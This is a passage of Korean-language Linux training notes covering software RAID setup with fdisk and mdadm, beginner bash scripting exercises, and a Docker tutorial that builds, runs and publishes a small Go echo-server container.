Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.

root@server:~# fdisk /dev/sdi

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x85c43010.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-2097151, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-2097151, default 2097151):

Created a new partition 1 of type 'Linux' and of size 1023 MiB.

Command (m for help): t
Selected partition 1
```

```
Partition type (type L to list all types): fd
Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.

root@server:~# ls -l /dev/sd*
brw-rw---- 1 root disk 8,   0  5월 30 01:15 /dev/sda
brw-rw---- 1 root disk 8,   1  5월 30 01:15 /dev/sda1
brw-rw---- 1 root disk 8,   2  5월 30 01:15 /dev/sda2
brw-rw---- 1 root disk 8,  16  5월 30 01:15 /dev/sdb
brw-rw---- 1 root disk 8,  17  5월 30 01:15 /dev/sdb1
brw-rw---- 1 root disk 8,  32  5월 30 01:19 /dev/sdc
brw-rw---- 1 root disk 8,  33  5월 30 01:19 /dev/sdc1
brw-rw---- 1 root disk 8,  48  5월 30 01:15 /dev/sdd
brw-rw---- 1 root disk 8,  49  5월 30 01:15 /dev/sdd1
brw-rw---- 1 root disk 8,  64  5월 30 01:19 /dev/sde
brw-rw---- 1 root disk 8,  65  5월 30 01:19 /dev/sde1
brw-rw---- 1 root disk 8,  80  5월 30 01:15 /dev/sdf
brw-rw---- 1 root disk 8,  81  5월 30 01:15 /dev/sdf1
brw-rw---- 1 root disk 8,  96  5월 30 01:20 /dev/sdg
brw-rw---- 1 root disk 8,  97  5월 30 01:20 /dev/sdg1
brw-rw---- 1 root disk 8, 112  5월 30 01:15 /dev/sdh
brw-rw---- 1 root disk 8, 113  5월 30 01:15 /dev/sdh1
brw-rw---- 1 root disk 8, 128  5월 30 01:20 /dev/sdi
brw-rw---- 1 root disk 8, 129  5월 30 01:20 /dev/sdi1
brw-rw---- 1 root disk 8, 144  5월 30 01:15 /dev/sdj
brw-rw---- 1 root disk 8, 145  5월 30 01:15 /dev/sdj1
```

*** Linear RAID와 RAID 0는 중지 후 재구성

```
root@server:~# mdadm --stop /dev/md9
mdadm: stopped /dev/md9
root@server:~# mdadm --create /dev/md9 --level=linear --raid-devices=2 /dev/sdb1 /dev/sdc1
mdadm: /dev/sdb1 appears to be part of a raid array:
       level=linear devices=2 ctime=Wed May 29 22:58:43 2019
Continue creating array? yes
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md9 started.
```

```
root@server:~#
root@server:~# mdadm --stop /dev/md0
mdadm: stopped /dev/md0
root@server:~# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdd1 /dev/sde1
mdadm: /dev/sdd1 appears to be part of a raid array:
       level=raid0 devices=2 ctime=Wed May 29 23:56:57 2019
Continue creating array? yes
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
root@server:~# mdadm --detail /dev/md9
/dev/md9:
        Version : 1.2
  Creation Time : Thu May 30 01:26:02 2019
     Raid Level : linear
     Array Size : 3141632 (3.00 GiB 3.22 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:26:02 2019
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

       Rounding : 0K

           Name : server:9  (local to host server)
           UUID : b277ab60:569997b3:f83eee17:4bdf659b
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       17        0      active sync   /dev/sdb1
       1       8       33        1      active sync   /dev/sdc1
root@server:~# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Thu May 30 01:27:02 2019
     Raid Level : raid0
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:27:02 2019
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : server:0  (local to host server)
           UUID : e15c02e0:ad399e2f:f02dea24:e24faf99
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       49        0      active sync   /dev/sdd1
       1       8       65        1      active sync   /dev/sde1
root@server:~#

*** RAID1, RADI5에 새로운 디스크를 추가
root@server:~# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu May 30 00:01:02 2019
     Raid Level : raid1
     Array Size : 1046976 (1022.61 MiB 1072.10 MB)
  Used Dev Size : 1046976 (1022.61 MiB 1072.10 MB)
   Raid Devices : 2
  Total Devices : 1
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:20:17 2019
          State : clean, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 0
  Spare Devices : 0

           Name : server:1  (local to host server)
           UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3
         Events : 45

    Number   Major   Minor   RaidDevice State
       0       8       81        0      active sync   /dev/sdf1
       2       0        0        2      removed
root@server:~#
root@server:~# mdadm /dev/md1 --add /dev/sdg1
mdadm: added /dev/sdg1
root@server:~# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu May 30 00:01:02 2019
     Raid Level : raid1
     Array Size : 1046976 (1022.61 MiB 1072.10 MB)
  Used Dev Size : 1046976 (1022.61 MiB 1072.10 MB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:31:06 2019
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

           Name : server:1  (local to host server)
           UUID : 53fcbd76:1ae32226:e2d2842d:40800aa3
         Events : 64

    Number   Major   Minor   RaidDevice State
       0       8       81        0      active sync   /dev/sdf1
       2       8       97        1      active sync   /dev/sdg1
root@server:~#
root@server:~# mdadm --detail /dev/md5
/dev/md5:
        Version : 1.2
  Creation Time : Thu May 30 00:05:36 2019
     Raid Level : raid5
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
  Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)
   Raid Devices : 3
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:15:19 2019
          State : clean, degraded
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

         Layout : left-symmetric
     Chunk Size : 512K

           Name : server:5  (local to host server)
           UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957
         Events : 30

    Number   Major   Minor   RaidDevice State
       0       8      113        0      active sync   /dev/sdh1
       2       0        0        2      removed
       3       8      145        2      active sync   /dev/sdj1
root@server:~# mdadm /dev/md5 --add /dev/sdi1
mdadm: added /dev/sdi1
root@server:~# mdadm --detail /dev/md5
/dev/md5:
        Version : 1.2
  Creation Time : Thu May 30 00:05:36 2019
     Raid Level : raid5
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
  Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)
   Raid Devices : 3
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:32:12 2019
          State : clean, degraded, recovering
 Active Devices : 2
Working Devices : 3
 Failed Devices : 0
  Spare Devices : 1

         Layout : left-symmetric
     Chunk Size : 512K

 Rebuild Status : 42% complete

           Name : server:5  (local to host server)
           UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957
         Events : 38

    Number   Major   Minor   RaidDevice State
       0       8      113        0      active sync   /dev/sdh1
       4       8      129        1      spare rebuilding   /dev/sdi1
       3       8      145        2      active sync   /dev/sdj1
root@server:~# mdadm --detail /dev/md5
/dev/md5:
        Version : 1.2
  Creation Time : Thu May 30 00:05:36 2019
     Raid Level : raid5
     Array Size : 2093056 (2044.34 MiB 2143.29 MB)
  Used Dev Size : 1046528 (1022.17 MiB 1071.64 MB)
   Raid Devices : 3
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Thu May 30 01:32:16 2019
          State : clean
 Active Devices : 3
Working Devices : 3
 Failed Devices : 0
  Spare Devices : 0

         Layout : left-symmetric
     Chunk Size : 512K

           Name : server:5  (local to host server)
           UUID : 8d696d8f:187ca2ab:edfa7224:d39a2957
         Events : 49

    Number   Major   Minor   RaidDevice State
       0       8      113        0      active sync   /dev/sdh1
       4       8      129        1      active sync   /dev/sdi1
       3       8      145        2      active sync   /dev/sdj1
```

```
*** /etc/fstab 내용과 /etc/mdadm/mdadm.conf 파일 내용을 수정
*** update-initramfs -u
*** reboot
```

```
root@server:~# myval="Hi Woo"             ⇐ "Hi Woo" 값을 가지는 myval 변수를 선언
root@server:~# echo $myval                ⇐ myval 변수값을 출력
Hi Woo
root@server:~# echo "$myval"              ⇐ myval 변수값을 출력
Hi Woo
root@server:~# echo '$myval'              ⇐ 변수값을 가져오는 $ 기호를 이스케이프시켜
$myval                                      단순 문자열로 출력
root@server:~# echo \$myval               ⇐ 상동
$myval
root@server:~# read myval                 ⇐ 입력받은 값을 myval 변수에 할당
abcd
root@server:~# echo $myval                ⇐ 입력받은 abcd를 출력
abcd
root@server:~# echo '$myval = ' $myval    ⇐ '$myval = ' → $ 기호가 이스케이프 됨
$myval =  abcd
root@server:~# echo \$myval = $myval      ⇐ 상동
$myval = abcd
root@server:~# echo "'$myval' = $myval"   ⇐ "'$myval' … → $ 기호를 이스케이프 시키는
'abcd' = abcd                               홑따움표가 이스케이프 됨
```

```
root@server:~# sh test.sh
실행파일 이름은 <test.sh> 입니다.
첫번째 파라미터는 <> 이고, 두번째 파라미터는 <> 입니다.
전체 파라미터는 <> 입니다.

root@server:~# sh test.sh p1 p2 p3
실행파일 이름은 <test.sh> 입니다.
첫번째 파라미터는 <p1> 이고, 두번째 파라미터는 <p2> 입니다.
전체 파라미터는 <p1 p2 p3> 입니다.

root@server:~# chmod +x test.sh

root@server:~# ./test.sh
실행파일 이름은 <./test.sh> 입니다.
첫번째 파라미터는 <> 이고, 두번째 파라미터는 <> 입니다.
전체 파라미터는 <> 입니다.

root@server:~# ./test.sh p1 p2 p3
실행파일 이름은 <./test.sh> 입니다.
첫번째 파라미터는 <p1> 이고, 두번째 파라미터는 <p2> 입니다.
전체 파라미터는 <p1 p2 p3> 입니다.
```

파일경로를 입력 받아서 해당 파일의 앞부분(3줄)을 출력해 주는 쉘 프로그램을 만들어 보세요.

- 쉘 프로그램 파일명 : printHead.sh
- 실행 형식 : # ./printHead.sh 파일경로
- 파일경로를 입력하지 않은 경우에는 "파일경로를 입력하세요"라는 오류 메시지를 출력
- 파일경로에 파일이 존재하지 않으면 "존재하지 않는 파일입니다."라는 오류 메시지를 출력

```
#!/bin/bash
if [ -z $* ]
then
	echo '파일경로를 입력하세요.'
	exit 1
fi

if [ ! -f $1 ]
then
```

```
      echo '존재하지 않는 파일입니다.'
      exit 1
fi

head -3 $1

exit 0
```

for 루프 사용법

```
#!/bin/bash
hap=0
# for i in 1 2 3 4 5 6 7 8 9 10
# for (( i = 1 ; i <= 10 ; i ++ ))
# for i in {1..10..2}
for i in $(seq 1 10)
do
      hap=`expr $hap + $i`
done
echo "HAP is " $hap
exit 0
```

구구단 출력

```
2 x 1 = 2
2 x 2 = 4
   :
2 x 9 = 18
3 x 1 = 3
    :
9 x 9 = 81
```

```
#!/bin/bash

# i x j = x
for (( i = 2 ; i < 10 ; i ++ ))
do
```

```
      for (( j = 1 ; j < 10 ; j ++ ))
      do
            echo $i x $j = `expr $i \* $j`
      done
done

exit 0
```

```
2 x 1 = 2   3 x 1 = 3   .. 9 x 1 = 9
      :           :
2 x 9 = 18  3 x 9 = 27  .. 9 x 9 = 81
```

```
#!/bin/bash

# i x j = x
for (( j = 1 ; j < 10 ; j ++ ))
do
      for (( i = 2 ; i < 10 ; i ++ ))
      do
            printf "%s x %s = %s \t" $i $j `expr $i \* $j`
      done
      printf "\n"
done

exit 0
```

```
#!/bin/bash

# i x j = x
for (( j = 1 ; j < 10 ; j ++ ))
do
      for (( i = 2 ; i < 10 ; i ++ ))
      do
            # printf "%s x %s = %s \t" $i $j `expr $i \* $j`
            x=`expr $i \* $j`
            echo -e -n "$i x $j = $x\t"
      done
      # printf "\n"
      echo
done
```

```
exit 0
```

문제. quiz.sh 을 작성하시오.

1) 임의의 숫자를 생성 : rand
2) 사용자가 숫자를 입력해서 1)에서 생성한 숫자를 맞추는 게임
3) 만약, 사용자가 입력한 숫자가 1)에서 생성한 숫자와 다르면, 크다, 작다 메시지를 출력하고, 맞으면 정답 메시지를 출력하고 종료한다.
4) 맞추는 회수는 10회로 제한한다.
5) 10회를 초과하면 실패 메시지를 출력하고 종료한다.

```
#!/bin/bash
r=$(rand)

count=0
while [ $count -lt 10 ]
do
      echo 숫자를 입력하세요.
      read num

      if [ $num -eq $r ]
      then
            echo 정답입니다.
            exit 0
      fi

      if [ $num -lt $r ]
      then
            echo 더 큰 수를 입력하세요.
      else
            echo 더 작은 수를 입력하세요.
      fi
      count=`expr $count + 1`
done
echo 회수를 초과했습니다.
exit 1
```

Docker

참고자료

http://www.pyrasis.com/docker.html
https://docs.docker.com/engine/reference/commandline/cli/
https://www.slideshare.net/pyrasis/docker-fordummies-44424016

https://myanjini.tistory.com/category/%EB%8F%84%EC%BB%A4

Docker 설치

공식문서 ⇒ https://docs.docker.com/install/linux/docker-ce/ubuntu/

* VMware server 이미지를 초기설정 상태로 돌린 후 작업합니다.

도커 레파지토리를 추가

```
# gedit /etc/apt/sources.list
deb https://apt.dockerproject.org/repo ubuntu-xenial main
```

HTTPS 통신에 사용되는 패키지와 공개키를 설치

```
# apt-get install -y apt-transport-https ca-certificates curl gnupg-agent
software-properties-common
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
상태 정보를 읽는 중입니다... 완료
apt-transport-https is already the newest version (1.2.10ubuntu1).
apt-transport-https 패키지는 수동설치로 지정합니다.
ca-certificates is already the newest version (20160104ubuntu1).
ca-certificates 패키지는 수동설치로 지정합니다.
curl is already the newest version (7.47.0-1ubuntu2).
curl 패키지는 수동설치로 지정합니다.
gnupg-agent is already the newest version (2.1.11-6ubuntu2).
```

```
gnupg-agent 패키지는 수동설치로 지정합니다.
software-properties-common is already the newest version (0.96.20).
software-properties-common 패키지는 수동설치로 지정합니다.
0개 업그레이드, 0개 새로 설치, 0개 제거 및 0개 업그레이드 안 함.

# apt-key adv --keyserver hkp://p80.pool.sks-keyservers.net:80 --recv-keys
58118E89F3A912897C070ADBF76221572C52609D
Executing: /tmp/tmp.XkzJ6mLu4r/gpg.1.sh --keyserver
hkp://p80.pool.sks-keyservers.net:80
--recv-keys
58118E89F3A912897C070ADBF76221572C52609D
gpg: requesting key 2C52609D from hkp server p80.pool.sks-keyservers.net
gpg: key 2C52609D: public key "Docker Release Tool (releasedocker) <docker@docker.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)

# apt-get update

linux-image-extra와 docker-engine 패키지를 설치
# apt-get install linux-image-extra-$(uname -r)
# apt-get install docker-engine


root@server:/etc/apt# docker version
Client:
 Version:      17.05.0-ce
 API version:  1.29
 Go version:   go1.7.5
 Git commit:   89658be
 Built:        Thu May  4 22:10:54 2017
 OS/Arch:      linux/amd64

Server:
 Version:      17.05.0-ce
 API version:  1.29 (minimum version 1.12)
 Go version:   go1.7.5
 Git commit:   89658be
 Built:        Thu May  4 22:10:54 2017
 OS/Arch:      linux/amd64
 Experimental: false
```

main.go

```
package main

import (
	"fmt"
	"log"
	"net/http"
)

func main() {
	http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {
		log.Println("received request")
		fmt.Fprintf(w, "Hello Docker !!!")
	})
	log.Println("start server")

	server := &http.Server{Addr: ":8080"}
	if err := server.ListenAndServe(); err != nil {
		log.Println(err)
	}
}
```

```
root@server:~/docker# docker image build -t example/echo:latest .
Sending build context to Docker daemon  3.072kB
Step 1/4 : FROM golang:1.9
1.9: Pulling from library/golang
55cbf04beb70: Pull complete
1607093a898c: Pull complete
9a8ea045c926: Pull complete
d4eee24d4dac: Pull complete
9c35c9787a2f: Pull complete
8b376bbb244f: Pull complete
0d4eafcc732a: Pull complete
186b06a99029: Pull complete
Digest: sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354
Status: Downloaded newer image for golang:1.9
 ---> ef89ef5c42a9
Step 2/4 : RUN mkdir /echo
 ---> Running in 28fc48e76b1a
 ---> 024d93e00764
Removing intermediate container 28fc48e76b1a
Step 3/4 : COPY main.go /echo
 ---> 9536233ba248
Removing intermediate container d660cc064687
Step 4/4 : CMD go run /echo/main.go
 ---> Running in e58fc269864c
 ---> 6775e8903765
Removing intermediate container e58fc269864c
Successfully built 6775e8903765
Successfully tagged example/echo:latest
root@server:~/docker# docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
example/echo        latest              6775e8903765        4 minutes ago       750MB
golang              1.9                 ef89ef5c42a9        10 months ago       750MB

root@server:~/docker# docker image build -t example/echo:latest .
Sending build context to Docker daemon  3.072kB
Step 1/4 : FROM golang:1.9
 ---> ef89ef5c42a9
Step 2/4 : RUN mkdir /echo
 ---> Using cache
 ---> 024d93e00764
Step 3/4 : COPY main.go /echo
 ---> 76b9aa0125fe
Removing intermediate container 1a437913aa6f
Step 4/4 : CMD go run /echo/main.go
 ---> Running in 891755cd6071
 ---> 8da1dcd16f94
Removing intermediate container 891755cd6071
Successfully built 8da1dcd16f94
Successfully tagged example/echo:latest
root@server:~/docker# docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
example/echo        latest              8da1dcd16f94        52 seconds ago      750MB
<none>              <none>              6775e8903765        9 minutes ago       750MB
golang              1.9                 ef89ef5c42a9        10 months ago       750MB
root@server:~/docker#

root@server:~/docker# docker container run -p 9000:8080 -d example/echo:latest
```

nginx 를 베이스 이미지로 하는 웹 서버를 컨테이너로 실행합니다.
index.html 파일에 자신의 이름을 입력한 후 , … 옆 사람이 해당 페이지를 브라우저를 통해서 확인할 수 있도록 하세요.

특정 이름의 컨테이너를 조회

```
# docker container ls -a --filter="name=ooo"
```

특정 이름의 컨테이너를 삭제

```
# docker container rm -f $(docker container ls -aq --filter="name=ooo")
```

특정 이름의 컨테이너를 삭제하고 해당 이름의 컨테이너를 실행

```
# docker container rm -f $(docker container ls -aq --filter="name=ooo") ; docker container run --name ooo IMAGE_NAME
```

실행 또는 중지 상태의 컨테이너를 모두 강제로 삭제

```
root@server:~/docker# docker container rm -f $(docker container ls -aq)
29cd243bb33c
66b6112733b4
e10ea0c688f3
32683e31e079
29d29572f740
f9bb7667c03d
72b9949c3057
1cd8f43f4128
ccc776c9e24d
```

모든 이미지를 삭제

```
root@server:~/docker# docker image rm $(docker image ls -aq)
```

```
Untagged: echo:latest
Deleted: sha256:8a71248c27719d450f3931e9524ae920c6f9fca840fbdbb536fdedbe6202fe1c
Deleted: sha256:e74b9cbe029e9ef4b937056854d8682e622687989f51e3c9ed0f5bb8bc06a3a5
Deleted: sha256:62f3625e07d45e3b022703d5922774bb40276bec6ab77ad0d80bd11dddaf6a84
Deleted: sha256:b9fd23c7d96cc642ba6fd28cd1d8f2f194cf8954aa813d1c743c75b347beca24
Deleted: sha256:ebd9e9cc06fb0276cd66f50d8930430f2f790e400b4dd32cd8a0d6ee3cbc6fc9
Untagged: mongo:latest
Untagged: mongo@sha256:93bd5412f16f3b9f7e12eb94813087f195dad950807a8ca74aa2db080c203990
Deleted: sha256:0fb47b43df1987480928787d3907f3be50941506ede82298b920df07011b8d94
Deleted: sha256:603c757ca3827d6ceadbfefe473120a59c4c4cf81face24ae34603ddb196ef8c
Deleted: sha256:7c395d60580ec95a137880c06b1f2d74ea4f36f50ddd91e718223a27ffae1b00
Deleted: sha256:2b27eee3d8672a13f05ffe250c8de1643fa31f3e26f3c5f5b4bf96f2dcfd0ca2
Deleted: sha256:fb782f3494942d520e82f4889b30ca1a722fb546a4d7a74adbae967d35ea2dd4
Deleted: sha256:aeeb13954eec529e09c0fa877bb30bf3975599594c87ce465c72c0b76cbf90a9
Deleted: sha256:3fd8c9f3d1c8b52d3fc47c4710556633056b7b306b0abdb5c14501e2644e3790
Deleted: sha256:e7bcc2a3fe764a425c8485756e7752a89e029fbf60db34bb9706e9abd31c2638
Deleted: sha256:3ee85fbb05b9c35a5963dfccd752520d7735d08467322f97b91266d124bcbc2e
Deleted: sha256:fd85a4e7f6b58ba7acc3dccce68d1acd2992830bdcf176b06c0813a9349fd85e
Deleted: sha256:5bcad8f8b858991e09c1ea59d2b1d8a1fcb424445493825972918b48c5170289
Deleted: sha256:9adaba72eca85f66961ee4fb5c0b646b078377439690fa94827bf35a5f0cfd5e
Deleted: sha256:ccab9ec9909359830f26cd442a80b08ab27a8fd34881495da7a17ac224ceebf1
Deleted: sha256:739482a9723dbee6dbdad6b669090e96d5f57e2aa27c131015cce8969d0d4efa
Untagged: ubuntu:latest
Untagged: ubuntu@sha256:f08638ec7ddc90065187e7eabdfac3c96e5ff0f6b2f1762cf31a4f49b53000a5
Deleted: sha256:7698f282e5242af2b9d2291458d4e425c75b25b0008c1e058d66b717b4c06fa9
Deleted: sha256:027b23fdf3957673017df55aa29d754121aee8a7ed5cc2898856f898e9220d2c
Deleted: sha256:0dfbdc7dee936a74958b05bc62776d5310abb129cfde4302b7bcdf0392561496
Deleted: sha256:02571d034293cb241c078d7ecbf7a84b83a5df2508f11a91de26ec38eb6122f1
Untagged: nginx:latest
Untagged: nginx@sha256:23b4dcdf0d34d4a129755fc6f52e1c6e23bb34ea011b315d87e193033bcd1b68
Deleted: sha256:53f3fd8007f76bd23bf663ad5f5009c8941f63828ae458cef584b5f85dc0a7bf
Deleted: sha256:50183b8336fcc9552a55c86895cdfdfb6f1bb349a951da638f22f645ce235926
Deleted: sha256:093a0ead7cedbef266292a1b08e478489ed6584170f0d82127c5ac9a10fd8303
Deleted: sha256:6270adb5794c6987109e54af00ab456977c5d5cc6f1bc52c1ce58d32ec0f15f4
Untagged: golang:1.9
Untagged: golang@sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354
Deleted: sha256:ef89ef5c42a90ec98bda7bbef0495c1ca6f43a31d059148c368b71858de463d2
Deleted: sha256:17390723275513e7505aae3369480402f214a8114cac79966639cbc7ed14f7e6
Deleted: sha256:d676491c2e24f03e941c718c3eca48ef400a6e801b20ee6519d5e064b2afcfa6
Deleted: sha256:14027861f16bb2c874c1212e8969e90e70e32b8d31e59db69048308596f841d1
Deleted: sha256:549d1efa00654bcaa5e91e449192ad71557b694bf8a810c4b8d9df0246a00164
Deleted: sha256:2d9c829ae3f7ff3e148e5c7c3a1cf378b0f90b79035e2fe9a8d78c63ccde4c89
```

```
Deleted: sha256:b1ae7168c6f3e061aa3943740ec3ceaf8e582dc65feab31d2b56d464a5062d59
Deleted: sha256:4a495dbc04bd205c728297a08cf203988e91caeafe4b21fcad94c893a53d96dc
Deleted: sha256:3b10514a95bec77489a57d6e2fbfddb7ddfdb643907470ce5de0f1b05c603706
Error response from daemon: conflict: unable to delete e74b9cbe029e (cannot be forced) - image
has dependent child images
Error response from daemon: No such image: b9fd23c7d96c:latest
root@server:~/docker#
```

현재 작업 위치와 Dockerfile 내용 확인

```
root@server:~/docker# pwd
/root/docker
root@server:~/docker# cat Dockerfile
FROM golang:1.9

RUN mkdir /echo

COPY main.go /echo

CMD [ "go", "run", "/echo/main.go" ]
```

echo라는 이름의 도커 이미지 생성

```
root@server:~/docker# docker build -t echo .
Sending build context to Docker daemon  6.144kB
Step 1/4 : FROM golang:1.9
1.9: Pulling from library/golang
55cbf04beb70: Pull complete
1607093a898c: Pull complete
9a8ea045c926: Pull complete
d4eee24d4dac: Pull complete
9c35c9787a2f: Pull complete
8b376bbb244f: Pull complete
0d4eafcc732a: Pull complete
186b06a99029: Pull complete
Digest: sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354
Status: Downloaded newer image for golang:1.9
 ---> ef89ef5c42a9
```

```
Step 2/4 : RUN mkdir /echo
 ---> Running in 58abad46c173
 ---> b366997113c5
Removing intermediate container 58abad46c173
Step 3/4 : COPY main.go /echo
 ---> a7707dc915ce
Removing intermediate container 9ce9c9e05285
Step 4/4 : CMD go run /echo/main.go
 ---> Running in d321b29ef114
 ---> bbdd71d4e499
Removing intermediate container d321b29ef114
Successfully built bbdd71d4e499
Successfully tagged echo:latest
```

호스트의 9090 포트를 컨테이너의 8080 포트로 맵핑해서 컨테이너를 실행

```
root@server:~/docker# docker container run -p 9090:8080 -d echo
4daae1153e8f1959a6db7b6b94b4ba65f60d002c55d2514852060348b1949155
```

컨테이너 상태를 확인 (실행 여부)

```
root@server:~/docker# docker container ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS
PORTS                    NAMES
4daae1153e8f        echo                "go run /echo/main.go"   13 seconds ago      Up 12
seconds       0.0.0.0:9090->8080/tcp   amazing_snyder
```

컨테이너에 서비스를 요청

```
root@server:~/docker# curl http://localhost:9090
Hello Docker ^^ !!!
```

컨테이너에 파일을 가져와서 수정 후 재실행

```
컨테이너의 /echo/main.go 파일을 호스트의 ./main2.go 파일로 복사
root@server:~/docker# docker container cp 4da:/echo/main.go ./main2.go
root@server:~/docker# ls main2.go
main2.go
```

호스트에서 ./main2.go 파일의 내용을 수정

```
root@server:~/docker# gedit main2.go
호스트의 ./main2.go 파일을 컨테이너의 /echo/main.go 파일로 복사
root@server:~/docker# docker container cp ./main2.go 4da:/echo/main.go
```

컨테이너가 재실행되지 않았으므로 변경된 내용이 반영되지 않았음

```
root@server:~/docker# curl http://localhost:9090
Hello Docker ^^ !!!root@server:~/docker#
```

컨테이너의 실행을 중지하고 재실행

```
root@server:~/docker# docker container stop 4da
4da
root@server:~/docker# docker container start 4da
4da
```

수정한 내용이 반영된 것을 확인

```
root@server:~/docker# curl http://localhost:9090
안녕 도커 !!!root@server:~/docker#
```

컨테이너의 사용 현황을 조회

```
root@server:~/docker/echo# docker stats
CONTAINER           CPU %               MEM USAGE / LIMIT     MEM %               NET I/O
BLOCK I/O           PIDS
ef856229c5c9        0.00%               19.25MiB / 975.1MiB   1.97%               9.74kB / 4.1kB
10.6MB / 8.19kB     9
18a1c3237cfe        0.00%               9.207MiB / 975.1MiB   0.94%               4.61kB / 0B
0B / 8.19kB         10
68baf1297b3f        0.00%               9.188MiB / 975.1MiB   0.94%               4.82kB / 0B
0B / 8.19kB         10
^C
```

```
root@server:~/docker/echo# docker container ls
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS
PORTS                    NAMES
ef856229c5c9        echo                "go run /echo/main.go"   15 minutes ago      Up 14
minutes       0.0.0.0:9090->8080/tcp   elastic_murdock
18a1c3237cfe        echo                "go run /echo/main.go"   16 minutes ago      Up 16
minutes                                unruffled_spence
68baf1297b3f        echo                "go run /echo/main.go"   22 minutes ago      Up 22
minutes                                admiring_feynman
```

커테이너의 현재 상태 그대로 이미지를 생성

```
root@server:~/docker/echo# docker commit ef85 myanjini/k_echo
sha256:e8d7627b322aa01258dd3f76ca91764a457da52872248902dbf103f0e1c50d55
```

생성된 이미지를 확인

```
root@server:~/docker/echo# docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
myanjini/k_echo     latest              e8d7627b322a        15 seconds ago      758MB
echo                latest              bbdd71d4e499        About an hour ago   750MB
golang              1.9                 ef89ef5c42a9        10 months ago       750MB
```

도커 허브에 새롭게 생성한 이미지를 push

```
root@server:~/docker/echo# docker login
Login with your Docker ID to push and pull images from Docker Hub. If you don't have a Docker
ID, head over to https://hub.docker.com to create one.
Username (myanjini):
Password:
Login Succeeded
root@server:~/docker/echo# docker push myanjini/k_echo
The push refers to a repository [docker.io/myanjini/k_echo]
6ebb376134e0: Pushed
3e90fac3c963: Pushed
c0edeefeb992: Pushed
186d94bd2c62: Mounted from myanjini/echo
24a9d20e5bee: Mounted from myanjini/echo
e7dc337030ba: Mounted from myanjini/echo
920961b94eb3: Mounted from myanjini/echo
```

```
fa0c3f992cbd: Mounted from myanjini/echo
ce6466f43b11: Mounted from myanjini/echo
719d45669b35: Mounted from myanjini/echo
3b10514a95be: Mounted from myanjini/echo
latest: digest: sha256:3141d0ad68401de0dffd336089f6d0ff738e26548079871b1f5f0777d60913e4 size:
2628
root@server:~/docker/echo#
```

문제

1) runc.sh 스크립트를 작성
2) 파라미터로 컨테이너 이름을 받습니다.
3) 동일한 이름의 컨테이너가 존재하면 해당 컨테이너를 삭제 후 컨테이너를 생성(실행)한다.
4) 생성 스크립트는 다음과 같다.
   `docker container run --name 컨테이너이름 -itd -p 8888:8080 echo`
5) runc.sh hello 명령을 입력하면 hello라는 이름의 컨테이너가 실행된다.

```
# 명령어 형식을 체크 (파라미터 존재 여부를 확인)

# 동일 이름의 컨테이너를 조회

# 동일 이름의 컨테이너가 존재하는 경우 해당 컨테이너를 삭제하고 메시지를 출력

# 컨테이너를 실행

# 쉘 종료
```

test.sh

```
#!/bin/bash

echo $# ⇐ 파라미터의 개수를 반환

echo $* ⇐ 파라미터를 반환
```

```
root@server:~/docker/echo# ./test.sh
0
```

```
root@server:~/docker/echo# ./test.sh aaa
1
aaa
root@server:~/docker/echo# ./test.sh aaa bbb
2
aaa bbb
```

```
#!/bin/bash

docker container rm -f $(docker container ls --filter="name=$1" -q)

docker container run -itd -p 8888:8080 --name $1 echo

exit 0
```

```
#!/bin/bash

function msg () {
      printf "%s" $1
      for i in {1..5}
      do
